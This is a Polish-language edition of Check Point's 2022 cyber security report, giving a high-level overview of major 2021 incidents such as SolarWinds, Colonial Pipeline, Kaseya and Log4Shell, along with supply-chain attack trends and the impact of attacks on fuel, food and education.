CHECK POINT™

CLICO

CYBER SECURITY REPORT

2022

cp<r>

CHECK POINT RESEARCH


ZASŁUGUJESZ NA
BEZPIECZEŃSTWO
NA NAJWYŻSZYM
POZIOMIE

SPIS TREŚCI

01

WSTĘP DO RAPORTU BEZPIECZEŃSTWA CHECK POINT 2022

MINIONE DWANAŚCIE MIESIĘCY TO JEDEN Z NAJBARDZIEJ BURZLIWYCH I PRZEŁOMOWYCH OKRESÓW W HISTORII CYBERBEZPIECZEŃSTWA NA ŚWIECIE.

MAYA HOROWITZ
Wiceprezes ds. badań, Check Point

Minione dwanaście miesięcy to jeden z najbardziej burzliwych i przełomowych okresów w historii cyberbezpieczeństwa na świecie. Podczas gdy rządy i przedsiębiorstwa na całym świecie nadal starały się mierzyć się z nieznanymi dotąd wyzwaniami globalnej pandemii, osiągnięcie tak zwanej nowej normalności wydawało się odległe. Wysiłki związane z transformacją cyfrową uległy znacznemu przyspieszeniu, gdy kolejne firmy przechodziły na hybrydowe i zdalne formy pracy. Mimo to nie zmieniły się pytania dotyczące dojrzałości zabezpieczeń, na które przedsiębiorcy poszukiwali odpowiedzi przez cały poprzedni rok. Chociaż odpowiedzi na niektóre z tych pytań wciąż nie zostały jeszcze ustalone, cyberprzestępcy nie tracą czasu, aby wykorzystać sytuację do osiągnięcia własnych korzyści. Od czasu opublikowania naszego ostatniego sprawozdania liczba ataków cybernetycznych wzrosła średnio o 50%, przy czym największe straty poniósł sektor edukacyjny i badawczy, w którym w ciągu roku każdego tygodnia dochodziło średnio do 1605 ataków. Zgodnie z przewidywaniami, atak na spółkę SolarWinds zapoczątkował trend ataków na łańcuchy dostaw, który utrzymywał się przez cały rok i nic nie wskazuje na to, że w najbliższym czasie nastąpią jakiekolwiek zmiany w tym zakresie.

W naszym Raporcie Bezpieczeństwa na 2022 rok przedstawiamy najważniejsze wektory i techniki ataków, zaobserwowane w ciągu ostatniego roku przez naszych badaczy z Check Point Software. Przedstawiamy zarówno najbardziej wyrafinowane metodologie ataków na łańcuch dostaw, aż po exploit wykorzystujący lukę w zabezpieczeniach Log4j, który stanowił zagrożenie dla setek tysięcy firm z całego świata.

Zaczniemy od przeglądu najważniejszych zdarzeń, które miały w tym roku miejsce w cyberprzestrzeni w poszczególnych miesiącach, a następnie omówimy niektóre spośród najważniejszych trendów, które bez wątpienia będą miały wpływ na nadchodzący rok. Omówimy usługi w chmurze, zmiany w środowisku mobilnym i internecie rzeczy, pęknięcia w ekosystemie ransomware, powrót botnetu Emotet oraz jedno z najważniejszych wydarzeń ostatnich miesięcy, czyli podatność zero-day Log4J, która już teraz dołożyła sporo pracy specjalistom ds. cyberbezpieczeństwa.

02

CHRONOLOGIA NAJWAŻNIEJSZYCH WYDARZEŃ W 2021 ROKU

W 2021 ROKU BYLIŚMY ŚWIADKAMI NIEZWYKLE DUŻEJ LICZBY ATAKÓW, KTÓRE BYŁY ODCZUWALNE PRZEZ LUDZI W CODZIENNYM ŻYCIU, A W NIEKTÓRYCH PRZYPADKACH STANOWIŁY NAWET ZAGROŻENIE DLA BEZPIECZEŃSTWA FIZYCZNEGO.

STY

01

W styczniu Departament Sprawiedliwości USA potwierdził, że padł ofiarą ataku związanego z wcześniejszym atakiem na firmę SolarWinds. Przestępcom udało się uzyskać dostęp do 3% skrzynek pocztowych pracowników w celu kradzieży poufnych danych. Departament Sprawiedliwości zatrudnia ponad 100 000 pracowników organów ścigania oraz organizacji porządku publicznego, w tym w FBI, DEA oraz szeryfów federalnych Stanów Zjednoczonych. Departament Sprawiedliwości korzystał z narzędzia SolarWinds Orion, które zostało wykorzystane przez hakerów do przeprowadzenia ataku – w efekcie naraziło to na niebezpieczeństwo aż 18 000 klientów SolarWinds. Według informacji Departamentu Sprawiedliwości, jego pracownicy dowiedzieli się o ataku w Wigilię Bożego Narodzenia. Przestępcom udało się uzyskać dostęp do niewielkiego odsetka kont pocztowych w usłudze Microsoft Office 365.

LUT

02

W lutym popularna platforma do streamingu muzyki Spotify została zaatakowana przez przestępców, którzy wykorzystali w czasie ataku metodę *credential-stuffing* zaledwie trzy miesiące po podobnym zdarzeniu. W ataku wykorzystano dane 100 000 kont użytkowników oraz bazę danych logowania do serwisu Spotify. Atak został zgłoszony do Spotify, co skłoniło firmę do zresetowania haseł użytkowników, dzięki czemu dane logowania przestały działać. Spółka poinformowała w oświadczeniu, że podjęła również działania w celu usunięcia bazy danych wykorzystanych przez przestępców we współpracy ze swoim dostawcą usług internetowych i zaznaczyła, że atak nie był związany ze złamaniem zabezpieczeń samego serwisu Spotify. Cyberprzestępcy wykorzystujący metodę credential-stuffing wykorzystują błędy osób, które używają tych samych haseł do wielu kont internetowych i platform. Atakujący po prostu tworzą zautomatyzowane skrypty, które systematycznie wypróbowują skradzione identyfikatory i hasła w wielu serwisach.

MAR

03

2 **marca** 2021 roku firma Volexity poinformowała o wykorzystaniu luk w zabezpieczeniach rozwiązania Microsoft Exchange Server – CVE-2021-26855, CVE-2021-26857, CVE-2021-26858 oraz CVE-2021-27065. Dalsze dochodzenie ujawniło, że atakujący wykorzystał podatność zero-day do przeprowadzenia ataku w warunkach rzeczywistych. Hakerzy wykorzystali tę lukę do zdobycia pełnej zawartości kilku skrzynek pocztowych użytkowników. Luka pozwala na zdalny atak bez uwierzytelniania, specjalnej wiedzy ani dostępu do określonego środowiska. Według dotychczasowych szacunków hakerzy zaatakowali przeszło 250 tysięcy serwerów, w tym maszyny należące do około 30 000 organizacji w Stanach Zjednoczonych i 7 000 serwerów w Zjednoczonym Królestwie. Ataki dotknęły między innymi Europejski Urząd Nadzoru Bankowego, Parlament Norweski oraz Komisję Rynku Finansowego (CMF) w Chile.

KWI

04

W kwietniu Agencja Bezpieczeństwa Narodowego Stanów Zjednoczonych (NSA), Agencja Cyberbezpieczeństwa i Bezpieczeństwa Infrastruktury (CISA) oraz Federalne Biuro Śledcze (FBI) opublikowały wspólne ostrzeżenie na temat powiązanej z Rosją grupy APT29, która wykorzystywała pięć luk w zabezpieczeniach w trwającym ataku na cele amerykańskie. Według informacji, przestępcy związani z rosyjską Służbą Wywiadu Zagranicznego (SVR), znane w świecie cyberbezpieczeństwa jako APT29, Cozy Bear i The Dukes, często wykorzystywali znane luki w zabezpieczeniach do przeprowadzania skanowania podatnych systemów oraz ataków na szeroką skalę w celu uzyskania danych uwierzytelniających, które pozwalałyby na dalszy dostęp. Ostatnie działania rosyjskiej SVR obejmują zainfekowanie aktualizacji oprogramowania SolarWinds Orion, ataki na obiekty zajmujące się badaniami nad COVID-19 przy pomocy złośliwego oprogramowania WellMess oraz wykorzystanie podatności zero-day w oprogramowaniu VMware.

solarwinds

MAJ

05

W maju w wyniku ataku ransomware przestępcom udało się zatrzymać działanie rurociągu Colonial Pipeline, którym transportowane jest 45% paliw zużywanych na wschodnim wybrzeżu USA, w tym olej napędowy, benzyna i paliwo lotnicze. Za atakiem stała powiązana z Rosją grupa przestępcza DarkSide zajmująca się oprogramowaniem ransomware. Colonial Pipeline jest największym rurociągiem służącym do przesyłu produktów rafinowanych w USA o łącznej długości 8 851 kilometrów. Pozwala na przesył przeszło 100 milionów galonów produktów z Houston w stanie Teksas do portu w Nowym Jorku. Grupa DarkSide wykorzystuje model ransomware jako usługa (Ransomware-as-a-Service, RaaS), w ramach którego realizuje cyberataki we współpracy z innymi podmiotami. Operatorzy rurociągu zapłacili okup w wysokości blisko 5 milionów USD w zamian za klucz deszyfrujący. Później Federalne Biuro Śledcze ogłosiło przejęcie klucza prywatnego konta, na które został wpłacony okup oraz skuteczne odzyskanie okupu – 63,7 BTC.

Colonial Pipeline Company

CZE

06

JBS, amerykański gigant w dziedzinie przetwórstwa mięsnego, padł w **czerwcu** ofiarą ataku przy pomocy oprogramowania ransomware, który zakłócił działalność firmy w Ameryce Północnej i Australii. Według FBI atak został przeprowadzony przez grupę REvil, zajmującą się atakami przy pomocy oprogramowania ransomware. Atak zmusił JBS do tymczasowego zamknięcia wszystkich swoich zakładów produkujących wołowinę w Stanach Zjednoczonych. Ucierpiał również jeden z kanadyjskich zakładów produkcyjnych, ponadto firma wstrzymała sprzedaż wołowiny i jagnięciny w Australii do czasu przywrócenia działania zakładów. 9 czerwca dyrektor naczelny JBL w USA ujawnił, że firma zapłaciła hakerom 11 milionów dolarów okupu w wyniku „bardzo trudnej, lecz koniecznej decyzji", pomimo tego, że większość systemów udało się przywrócić z posiadanych kopii zapasowych.

JBS

LIP

07

W lipcu grupa REvil zaatakowała wielu dostawców usług zarządzanych (MSP) i ich klientów w ramach ataku na łańcuch dostaw. Przestępcom udało się skutecznie opracować i rozpowszechnić złośliwą aktualizację narzędzia do zarządzania poprawkami i monitorowania klientów VSA firmy Kaseya, która zawierała instalator złośliwego oprogramowania. Według szacunków, atak dotknął blisko 1000 firm. Masowy atak na łańcuch dostaw przeprowadzony przez REvil podczas weekendu Dnia Niepodległości dotknął wielu klientów firmy Kaseya, od których przestępcy zażądali milionów dolarów okupu. Spółka Kaseya opublikowała komunikat na swojej stronie internetowej, w którym ostrzegła wszystkich klientów i poinformowała o konieczności natychmiastowego wyłączenia serwerów VSA, aby powstrzymać rozprzestrzenianie się złośliwego oprogramowania w czasie dochodzenia. W celu włamania się na lokalne serwery Kaseya VSA, grupa REvil wykorzystała niezałataną podatność zero-day. Podatność została ujawniona firmie Kaseya przez badaczy zajmujących się bezpieczeństwem działających w ramach instytutu Dutch Institute for Vulnerability Disclosure (DIVD). W chwili ataku spółka sprawdzała przygotowaną poprawkę bezpieczeństwa przed udostępnieniem jej klientom. Przestępcom z grupy REvil udało się jednak wykorzystać podatność do przeprowadzenia ataku, w wyniku którego zażądali od swoich ofiar okupów w wysokości od 45 tysięcy do 5 milionów dolarów. Atak na serwery Kaseya VSA miał na celu zaatakowanie dostawców usług zarządzanych wykorzystujących oprogramowanie Kaseya. W wyniku pierwszego ataku, złośliwe oprogramowanie zaczęło trafiać do klientów dostawców usług.

Kaseya®

SIE

08

Największy w historii atak typu DDoS miał miejsce w **sierpniu** – atakującym udało się osiągnąć aż 17,2 miliona zapytań na sekundę. Atak został przeprowadzony za pomocą botnetu Mirai, a jego celem była organizacja z branży finansowej. W przypadku tego ataku ruch został wygenerowany przez przeszło 20000 botów zlokalizowanych w 125 krajach na całym świecie. Blisko 15% zapytań pochodziło z Indonezji, kolejne duże źródła ataku to Indie, Brazylia, Wietnam i Indonezja. Botnet Mirai został po raz pierwszy zaobserwowany w 2016 roku, gdy za jego pomocą przestępcy dokonywali ataków na urządzenia internetu rzeczy (IoT), takie jak kamery i routery. Od tego czasu pojawiły się liczne warianty botnetu, które rozszerzyły listę atakowanych urządzeń o routery i serwery z systemem Linux, urządzenia z systemem Android i inne cele.

WRZ

09

Po ogłoszeniu przez prezydenta USA Joe Bidena obowiązku szczepień, zespół Check Point Research zaobserwował globalny wzrost popularności fałszywych świadectw szczepienia przeciwko COVID-19 oferowanych przez komunikator Telegram. Działalność czarnego rynku rozszerzyła się na 28 krajów, w tym Austrię, Zjednoczone Emiraty Arabskie, Brazylię, Zjednoczone Królestwo, Singapur i wiele innych. Towarzyszył temu wzrost cen fałszywych świadectw szczepień na całym świecie, w tym między innymi na terenie Stanów Zjednoczonych, gdzie koszt świadectwa wzrósł ze 100 dolarów do 200 dolarów.

COVID-19

PAŹ

10

W październiku infrastruktura rosyjskiego gangu REvil, odpowiedzialnego za liczne ataki ransomware, została skutecznie zaatakowana i wyłączona po raz drugi w ciągu trzech miesięcy, co doprowadziło do zawieszenia działalności grupy. Był to drugi skuteczny cios zadany grupie REvil po zamknięciu w lipcu strony internetowej Happy Blog, na której grupa publikowała wycieki danych oraz zniknięciu jednego z liderów gangu REvil, występującego pod pseudonimem UNKN. Strona wznowiła działalność we wrześniu, gdy została uruchomiona ponownie przez jednego z pozostałych liderów gangu. Grupa REvil zdobyła rozgłos w 2021 roku dzięki serii niszczycielskich ataków, zwłaszcza po udanym wymuszeniu okupu od spółki JBS w wysokości 11 milionów dolarów, a także po udanym ataku na amerykańską spółkę Kaseya, który miał miejsce w lipcu. Coraz bardziej niszczycielskie ataki zwróciły uwagę władz, co doprowadziło w końcu do ataku na infrastrukturę grupy REvil i jej członków.

LIS

11

14 listopada Emotet, jeden z najbardziej niesławnych botnetów w historii, powstał z martwych po skutecznej likwidacji, która miała miejsce zaledwie dziesięć miesięcy wcześniej dzięki wspólnej międzynarodowej operacji organów ścigania. Emotet wykorzystał botnet Trickbot do rozpoczęcia swojej działalności – urządzenia zainfekowane trojanem Trickbot zaczęły pobierać i uruchamiać najnowszą wersję oprogramowania Emotet. Emotet powrócił jeszcze silniejszy niż poprzednio, a jego zestaw narzędzi wzbogacił się o kilka możliwości, w tym nowe metody szyfrowania i rozpowszechniania złośliwego oprogramowania, a także ukrywanie poleceń kontrolnych.

GRU

12

9 **grudnia** w module logowania Apache Log4j 2 w wersjach 2.14.1 i niższych wykryto poważną lukę w zabezpieczeniach pozwalającą na zdalne wykonywanie kodu (CVE-2021-44228). Apache Log4j to najpopularniejsza biblioteka logowania w języku Java, która została pobrana z serwisu GitHub przeszło 400 tysięcy razy. Jest wykorzystywana przez wiele firm z całego świata umożliwiając gromadzenie logów w wielu popularnych aplikacjach. Wykorzystanie znalezionej podatności jest proste. Biblioteka Log4j jest wykorzystywana w niemal wszystkich znanych usługach internetowych oraz aplikacjach, w tym w serwisach takich jak Twitter, Amazon, Microsoft, Minecraft i wielu innych. Od momentu publikacji pierwszych informacji na temat podatności, zespół Check Point Research zaobserwował opracowanie przeszło 60 wariantów złośliwego oprogramowania wykorzystującego lukę w ciągu pierwszych 24 godzin. Nie ma żadnych wątpliwości, że mieliśmy wówczas do czynienia z jedną z najpoważniejszych luk w zabezpieczeniach w ostatnich latach.

03

TRENDY W ZAKRESIE CYBERBEZPIECZEŃSTWA W 2021 ROKU

W CIĄGU 2021 ROKU OBSERWOWALIŚMY ZARÓWNO WZROST CZĘSTOTLIWOŚCI, JAK I SKALI ATAKÓW NA ŁAŃCUCHY DOSTAW OPROGRAMOWANIA. WEDŁUG BADACZY LICZBA ATAKÓW NA ŁAŃCUCHY DOSTAW OPROGRAMOWANIA WZROSŁA W CIĄGU ROKU O CO NAJMNIEJ 650%.

OD ATAKU NA SOLARWINDS DO LOG4J

Głośny atak skierowany w produkty spółki SolarWinds został ujawniony w grudniu 2020 roku, ale jego wpływ na sytuację związaną z bezpieczeństwem w chmurze, a w szczególności z atakami na łańcuchy dostaw sprawił, że postanowiliśmy ponownie uwzględnić go w naszym raporcie. Incydent dotyczący oprogramowania SolarWinds rozpoczął się od złośliwego oprogramowania Sunburst, które zostało dodane przez przestępców do kilku wersji produktu SolarWinds Orion do zarządzania zasobami IT, wykorzystywanego przez ponad 33 000 klientów na całym świecie. Publikacja tej złośliwej aktualizacji, przypisywana powiązanej z rosyjskim wywiadem grupie Nobelium, trafiła do około 18 000 korporacji, skutecznie infekując około 425 firm z listy Fortune 500, a także departamenty rządowe USA w tym Departament Bezpieczeństwa Wewnętrznego i Departament Skarbu.

LOTEM FINKELSTEEN

Dyrektor
ds analizy zagrożeń
i badań

"Atak na SolarWinds był przełomowym momentem dla ekspertów zajmujących się bezpieczeństwem – nie tylko ze względu na samą skalę ataku, ale także ze względu na fakt, że technika wykorzystana przez przestępców ujawniła zupełnie nowy wektor ataku, zwiększając zagrożenie atakami na łańcuchy dostaw oprogramowania. Ten nowatorski atak zmienił krajobraz bezpieczeństwa i – zgodnie z naszymi przewidywaniami – w jego następstwie wzrosła liczba incydentów związanych z łańcuchami dostaw oprogramowania. W ubiegłym roku ich liczba wzrosła aż sześciokrotnie i po raz kolejny pojawiły się sygnały, że firmy nie są przygotowane do radzenia sobie z tym zagrożeniem."

Jak szczegółowo opisaliśmy w naszym poprzednim sprawozdaniu, poza bezprecedensową skalą, najważniejszą nowinką związaną z atakiem na SolarWinds była jego wyjątkowa technika. W celu uzyskania dostępu do wrażliwych zasobów Microsoft 365 w organizacji, napastnicy najpierw użyli sfałszowanego tokena, aby dostać się do sieci lokalnych, a następnie stamtąd dostali się do środowisk chmurowych. Dziś możemy jasno stwierdzić, że atak na SolarWinds położył podwaliny pod gwałtowny wzrost liczby ataków na łańcuchy dostaw.

W ciągu 2021 roku obserwowaliśmy zarówno wzrost częstotliwości, jak i skali ataków na łańcuchy dostaw oprogramowania. Według badaczy liczba ataków na łańcuchy dostaw oprogramowania wzrosła w ciągu roku o co najmniej 650%. W ramach badania opublikowanego przez Agencję Unii Europejskiej ds. Cyberbezpieczeństwa (ENISA) badacze przeanalizowali przeszło 20 zdarzeń i uznali, że aż 66% ataków na łańcuchy dostaw zostało dokonanych poprzez wykorzystanie nieznanych luk w zabezpieczeniach, natomiast tylko 16% wykorzystywało znane błędy w oprogramowaniu. Celem większości ataków był kod oprogramowania. W tym roku wydaje się, że organizacje po raz kolejny nie były odpowiednio przygotowane na ataki – z badań wynika, że aż 82% firm oferuje dostawcom zewnętrznym, którzy tworzą ich łańcuch dostaw oprogramowania, konta z zaawansowanymi uprawnieniami. Spośród nich, aż 76% posiada uprawnienia, które mogą pozwolić na przejęcie kont, a co najgorsze, ponad 90% zespołów ds. bezpieczeństwa nie miało pojęcia, że takie uprawnienia zostały w ogóle przyznane.

W tej sytuacji nie można zapominać o znanych grupach APT. Północnokoreańska grupa Lazarus niedawno zaczęła wykorzystywać nowy backdoor o nazwie BLINDINGCAN do ataków na dostawców usług IT, w tym między innymi do ataku na łotewskiego dostawcę usług oraz południowokoreańską firmę produkującą oprogramowanie. Dodatkowe incydenty obejmują atak na dostawcę sprzętu do monitoringu CCTV przeprowadzony przez podmiot powiązany z gangiem DarkSide zajmującym się oprogramowaniem ransomware, w ramach którego przestępcy zaatakowali stronę internetową dostawcy, aby za jej pomocą infekować klientów oprogramowaniem ransomware.

Jednym z najgłośniejszych ataków wykorzystujących łańcuch dostaw oprogramowania w 2021 roku był atak wymierzony w firmę Kaseya, globalnego dostawcę oprogramowania do zarządzania IT dla dostawców usług zarządzanych (MSP) i zespołów IT. Atak został przeprowadzony przez podmiot związany powiązany z grupą przestępczą REvil. Według dyrektora generalnego spółki Kaseya, przestępcom udało się uzyskać dostęp do zaledwie 0,1% klientów, ale ze względu na to, że klienci korzystający z oprogramowania Kaseya sami świadczą usługi, ofiarami ataku padło aż 1500 firm. Przestępcy sprytnie wykorzystali lukę w zabezpieczeniach serwerów VSA, dostępnych przez Internet. VSA to narzędzie spółki Kaseya przeznaczone do zdalnego monitorowania, powszechnie używane przez dostawców usług do zarządzania urządzeniami sieciowymi i stacjami roboczymi. Gdy atak został wykryty przez pracowników spółki Kaseya, jej przedstawiciele natychmiast opublikowali informację dla klientów, w której poprosili o natychmiastowe wyłączenie serwerów VSA.

Pod koniec października popularny pakiet NPM ua-parser-js, pobierany wiele milionów razy każdego dnia, został zaatakowany przez cyberprzestępców. Przez cztery godziny przestępcy kontrolowali konto NPM programisty. W tym czasie udało im się umieścić złośliwy kod w trzech wersjach biblioteki NPM. Biblioteka, która służy do odczytywania informacji na temat przeglądarki, systemu operacyjnego, procesora i innych danych na temat użytkowników, jest wykorzystywana w tysiącach projektów, w tym produktach firm takich jak Facebook, Microsoft, Amazon, Google i Slack. Z tego powodu atak na łańcuch dostaw, w ramach którego złośliwe wersje biblioteki zostały opublikowane i rozpowszechnione wśród użytkowników, umożliwił przestępcom instalację złośliwego oprogramowania na dużej liczbie zainfekowanych urządzeń. W przypadku tego ataku urządzenia z systemami Linux i Windows zostały zainfekowane narzędziami do kopania kryptowalut i wykradania haseł.

Inny głośny incydent miał miejsce w listopadzie, gdy wiele greckich firm transportowych padło ofiarami ataku przy pomocy oprogramowania ransomware. Stało się to po tym, jak dostawca usług informatycznych – Danaos Management Consultants – padł ofiarą ataku na łańcuch dostaw oprogramowania. Incydent sparaliżował kanały komunikacyjne firm, uniemożliwiając kontakt z innymi statkami, dostawcami i przedstawicielami, a także doprowadził do utraty danych.

W tym roku grupa stojąca za atakiem na SolarWinds wznowiła działalność, wykorzystując podejście opracowane na potrzeby pierwszego ataku i ponownie skupiając się na firmach będących częścią globalnego łańcucha dostaw IT. Tym razem jednak za cel ataku przestępcy obrali sobie inny element łańcucha – podmioty zajmujące się sprzedażą usług chmurowych oraz dostawców usług technicznych, którzy dostosowują i wdrażają usługi w chmurze dla swoich klientów. Przestępcy wykorzystują bezpośredni dostęp tych firm do środowisk swoich klientów, aby uzyskać dostęp do ich pełnych list klientów za jednym zamachem, podszywając się pod zaufanego partnera. Ich działalność trwa nieprzerwanie od maja 2021 roku i dotknęła już ponad 140 sprzedawców i dostawców. 14 firm padło ofiarami ataków. W drugiej połowie roku grupa Nobelium była bardzo aktywna, ale jej skuteczność spadła ze względu na rosnącą świadomość wśród potencjalnych ofiar. Grupa wykorzystuje wiele taktyk, w tym skradzione dane uwierzytelniające uzyskane w ramach wycieków i kradzieży informacji przez inne podmioty, podszywanie się pod aplikacje w celu gromadzenia chronionych danych oraz omijanie uwierzytelniania wieloskładnikowego. Ostatnia fala ataków może sygnalizować wzrost zasobów zainwestowanych przez rosyjską grupę działającą ze wsparciem państwa w operacje związane z łańcuchami dostaw oprogramowania, aby w ten sposób uzyskać stały dostęp do celów będących przedmiotem zainteresowania rządu rosyjskiego.

Gdy wydawało nam się, że już żaden atak na łańcuch dostaw nie zaskoczy nas w 2021 roku, ujawniono podatność typu zero-day w oprogramowaniu Log4j. Pakiet Log4j jest najpopularniejszą biblioteką pozwalającą na tworzenie logów napisaną w języku Java, pobieraną przeszło 400 000 razy każdego dnia. Biblioteka ta jest wykorzystywana w milionach aplikacji opartych na Javie na całym świecie. Wśród firm używających Log4j jako pakietu do gromadzenia logów można wymienić między innymi Cisco, Twitter, Cloudflare, Tesla, Amazon, Apple i wiele innych. Pakiet Log4j rejestruje komunikaty o błędach. Zgodnie z informacją opublikowaną przez Apache Foundation, atakujący mający dostęp do komunikatów logów lub ich parametrów mógł uruchomić dowolny kod z zewnętrznego serwera za pośrednictwem wielu protokołów, gdy była włączona funkcja podstawianie wiadomości. Do wykorzystania tej luki potrzebny jest tylko jeden ciąg tekstu.

Od czasu jej odkrycia 9 grudnia, podatność Log4Shell jest aktywnie wykorzystywana przez przestępców. Podatność oznaczona numerem CVE-2021-44228 pozwala nieupoważnionemu napastnikowi na wykonanie złośliwego kodu lub przejęcie kontroli nad dowolnym systemem, który wykorzystuje podatną wersję biblioteki. Nie jest zaskoczeniem, że w systemie ocen podatności CVSS badacze przyznali jej idealną ocenę – 10 na 10. Ze względu na skalę dystrybucji biblioteki, podatność Log4Shell jest określana mianem najbardziej krytycznej podatności 2021 roku. Do tej pory nie udało się określić pełnego zakresu szkód. Apache Foundation opublikowała poprawkę bezpieczeństwa, jednak mimo to wielu producentów zabezpieczeń obserwuje wzmożone masowe skanowanie podatnych serwerów. Już od pierwszych chwil od ujawnienia podatności Log4j liczba exploitów wykorzystujących lukę w zabezpieczeniach była niezwykle wysoka. Zespół Check Point Research wykrył około 40 000 prób ataków w ciągu zaledwie dwóch godzin od ujawnienia luki w Log4j oraz 830 000 prób ataków w ciągu pierwszych 72 godzin.

Luka ta może potencjalnie umożliwić przestępcom uzyskanie dostępu do dowolnego systemu korzystającego z biblioteki, w tym do systemów używanych do zarządzania sieciami i zasobami klientów. Potencjalne szkody, jakie może wyrządzić ta jedna podatność w otwartoźródłowej bibliotece doskonale uwidacznia ryzyko związane z łańcuchami dostaw oprogramowania – w szczególności dotyczy to przypadków, w których niedofinansowane projekty prowadzone przez kilku wolontariuszy pracujących po godzinach staje się kluczowym komponentem, na którym opierają się tysiące wartych setki milionów systemów komputerowych na całym świecie.

OMER DEMBINSKY

Kierownik Grupy
Dyrektor ds. badania danych

> Jak wynika z naszego sprawozdania półrocznego, liczba cyberataków rośnie we wszystkich obszarach – przestępcy wykorzystują nowe okoliczności i pośpieszne działania związane z transformacją cyfrową. W chwili publikacji tego sprawozdania, liczba cyberataków wzrosła średnio o 50% w porównaniu z danymi z ubiegłego roku. Największe straty poniosły sektory edukacji i badań, które stawiają czoła średnio 1605 atakom tygodniowo."

SKUTKI CYBERATAKÓW

Nie jest żadną tajemnicą, że skuteczny cyberatak może mieć dramatyczny wpływ na działalność organizacji, integralność jej danych, jej klientów, reputację oraz wyniki finansowe. Ataki na infrastrukturę krytyczną mogą sparaliżować działalność firm, a także ich łańcuchy dostaw. W 2021 roku byliśmy świadkami niezwykle dużej liczby ataków, które były odczuwalne przez ludzi w codziennym życiu, a w niektórych przypadkach stanowiły nawet zagrożenie dla bezpieczeństwa fizycznego. Kierując się względami finansowymi i ideologicznymi, przestępcy nieustannie poszukują nowych możliwości ataków oraz sposobów zwiększania presji wywieranej na swoje ofiary.

Jednym z najgłośniejszych tegorocznych ataków, który doskonale ilustruje powyższe stwierdzenie, jest atak z użyciem oprogramowania ransomware, który miał miejsce w maju. Celem operacji była spółka Colonial Pipeline, która dostarcza paliwo na południowo-wschodnie wybrzeże Stanów Zjednoczonych. Incydent ten zmusił firmę do zawieszenia działalności , co spowodowało wzrost cen benzyny i wstrzymanie jej dostaw na całym Wschodnim Wybrzeżu. Ten łańcuch zdarzeń w końcu wywołał panikę wśród kierowców, ponieważ na wielu stacjach benzynowych całkowicie zabrakło paliwa. Przedstawiciele rządu apelowali, by konsumenci nie panikowali i powstrzymali się od wykupowania benzyny – w tym czasie ludzie próbowali napełniać benzyną plastikowe torby na zapas. Zaledwie jeden dzień po ataku, firma Colonial Pipeline nie miała innego wyjścia – zapłaciła 5 milionów dolarów okupu grupie DarkSide, która była odpowiedzialna za atak, co pozwoliło na odblokowanie zaatakowanych systemów.

W tym samym miesiącu JBS S.A., największa na świecie firma zajmująca się przetwórstwem mięsa, padła ofiarą ataku dokonanego przez grupę REvil. Brazylijska firma zajmuje się dystrybucją produktów mięsnych wytwarzanych w 150 zakładach przemysłowych w 15 krajach i zatrudnia około 150 000 pracowników na całym świecie. Atak, który uderzył w sieć firmy, miał wpływ na ubojnie i dostawy mięsa w USA, Kanadzie i Australii oraz spowodował odwołanie zmian przeszło 3000 pracowników. Wszystkie amerykańskie zakłady produkcji wołowiny i zakłady pakowania mięsa, odpowiedzialne za prawie jedną czwartą amerykańskich dostaw mięsa, musiały zawiesić produkcję, natomiast Biały Dom zlecił FBI przeprowadzenie dochodzenia. W Australii niektóre rzeźnie zostały całkowicie zamknięte, co zmusiło firmę do wysłania 7000 pracowników na przymusowe urlopy tymczasowe. W obawie przed podwyżkami cen i masowym bezrobociem, dyrektor generalny spółki JBS USA, spółki zależnej JBS S.A., ogłosił, że firma zapłaciła cyberprzestępcom okup o równowartości 11 milionów dolarów w BTC.

Ofiarą wielu ataków padł również sektor edukacji. W 2021 roku był najczęstszym celem ataków, których częstotliwość wzrosła aż o 75% w porównaniu z rokiem 2020. Poszczególne organizacje stawiały czoła średnio 1605 próbom ataków tygodniowo. Problemy wynikające z ataków miały wpływ na studentów, wykładowców i innych pracowników. Uniwersytet Howarda w Waszyngtonie padł ofiarą cyberataku z użyciem oprogramowania ransomware we wrześniu. W efekcie uczelnia została zmuszona do zawieszenia zajęć w celu przeprowadzenia dokładnego badania sieci oraz audytu urządzeń studentów i pracowników. The Lewis and Clark Community College w Illinois został zaatakowany w listopadzie – atak przy pomocy oprogramowania ransomware zablokował platformę nauczania online, a także inne krytyczne systemy. Uczelnia została zmuszona do zamknięcia kampusów oraz odwołania zajęć pozalekcyjnych w tym imprez sportowych odbywających się w obiektach uczelni. FBI opublikowało ostrzeżenie przed oprogramowaniem ransomware PYSA, którego celem są instytucje szkolnictwa wyższego w USA i Zjednoczonym Królestwie.

